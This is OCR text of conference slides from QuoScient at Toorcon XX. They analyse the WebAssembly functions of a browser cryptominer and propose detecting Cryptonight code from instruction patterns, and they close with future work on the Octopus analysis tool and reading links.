
Lot of static calls to those local functions

© QuoScient | Toorcon XX

Instructions count by function and group



Instructions count by function and group



Cryptographic functions?

Name	signature	Num instrs	Num blocks	Ratio	Static xrefs
$func31	(i32 i32) → ()	1756	1	1756 instrs/block	16
$func32	(i32 i32) → ()	1080	7	154 instrs/block	2
$func38	(i32 i32 i32) → ()	2129	1	2129 instrs/block	20
$func39	(i32 i32 i32) → ()	2204	1	2204 instrs/block	10
$func45	(i32 i32 i32 i32) → ()	4157	5	831 instrs/block	9
$func46	(i32 i32 i32 i32) → ()	1680	9	186 instrs/block	9
$func47	(i32 i32 i32 i32) → ()	2162	5	432 instrs/block	8

© QuoScient | Toorcon XX

1-bock Functions - bytecode


```
(func (;31;) (type 7) (param i32 i32)
  (local i32 i32 i32 i32 i32 i32 i32 i32 i32 i32)
  block  ;; label = @1
    get_local 0
    get_local 0
    i32.load
    tee_local 3
    i32.const 255
```



```
(func (;38;) (type 0) (param i32 i32 i32)
  (local i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32)
  block  ;; label = @1
    get_local 0
    get_local 0
    i32.load
    get_local 2
    i32.xor
```


```
(func (;39;) (type 0) (param i32 i32 i32)
  (local i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32)
  block  ;; label = @1
    get_local 0
    get_local 0
    i32.load
    i32.const -1
    i32.xor
```

© QuoScient | Toorcon XX


1-bock Functions – instructions analytics

$func31(i32 i32)




i32.const	i32.load	get_local	i32.add	i32.shl	i32.xor	i32.and	i32.shr_u	tee_local	75%
32%	11.6%	11.4%	9.3%	9.1%	9.1%	6.8%	6.8%	2.4	**92.4%**

$func38(i32 i32 i32)



i32.const	get_local	i32.shl	i32.or	i32.load	i32.add	i32.xor	tee_local	i32.shr_u	60%
27.9%	15.2%	13.4%	7.5%	6.4%	6.3%	6%	5.6%	4.7%	**93%**


$func39(i32 i32 i32)



i32.const	get_local	i32.shl	i32.or	I32.load	i32.add	i32.xor	tee_local	i32.shr_u	60%
27.7%	15.4%	13%	7.3%	6.5%	6.5%	6.2%	5.8%	4.5%	**93%**

Cryptominer - conclusion

- Detection of Cryptonight computation functions
  - Create rule based on instruction patterns
    - More viable than using function names detection
  - Can be apply to other functions in the binaries
- During my analysis I found that…
  - Subject of research for detection of cryptojacking at runtime
- Other techniques are applicable
  - Detection using CFG signature
  - Detection using magic constants (like FindCrypt2 IDA plugin)
  - Detection using function divination (like Sibyl)
    - Identify functions from their side effects
    - memory access, return value, etc.



SEISMIC: SEcure In-lined Script Monitors for Interrupting Cryptojacks

Wenhao Wang, Benjamin Ferrell, Xiaoyang Xu,
Kevin W. Hamlen, and Shuang Hao

The University of Texas at Dallas
{wenhao.wang,benjamin.ferrell,xiaoyang.xu,hamlen,shao}@utdallas.edu

07


Conclusion

© QuoScient | Toorcon XX

Conclusion - Future

- Future of WebAssembly
  - Performance
  - Languages / Platforms
  - Post-MVP Features
    - Threads / Exceptions
    - SIMD (Single instruction multiple data)
    - Tail calls / Garbage collector / etc.

- Octopus
  - WebAssembly emulation
  - Tainting
  - Symbolic execution




© QuoScient | Toorcon XX

Some additional resources

- Introduction WebAssembly:
  - https://webassembly.org/getting-started/developers-guide/
  - https://developer.mozilla.org/fr/docs/WebAssembly/C_to_wasm
  - https://blog.logrocket.com/webassembly-how-and-why-559b7f96cd71
  - https://rsms.me/wasm-intro
- Reversing WebAssembly binary format
  - http://www.pnfsoftware.com/reversing-wasm.pdf
  - https://www.forcepoint.com/fr/blog/security-labs/analyzing-webassembly-binaries
- Vulnerabilities related to WebAssembly
  - https://news.sophos.com/en-us/2018/08/06/understanding-webassembly-and-its-hackability-video/
  - https://googleprojectzero.blogspot.com/2018/08/the-problems-and-promise-of-webassembly.html
  - https://i.blackhat.com/us-18/Thu-August-9/us-18-Lukasiewicz-WebAssembly-A-New-World-of-Native_Exploits-On-The-Web.pdf

Thanks & Question



- Patrick Ventuzelo / @Pat_Ventuzelo / patrick.ventuzelo@quoscient.io
- Octopus - https://github.com/quoscient/octopus

CONTACT

QuoScient

Radilostrasse 43
60489 Frankfurt
Germany
+49 69 33 99 79 38
curious@quoscient.io
www.quoscient.io

QuoScient

Digital Active Defense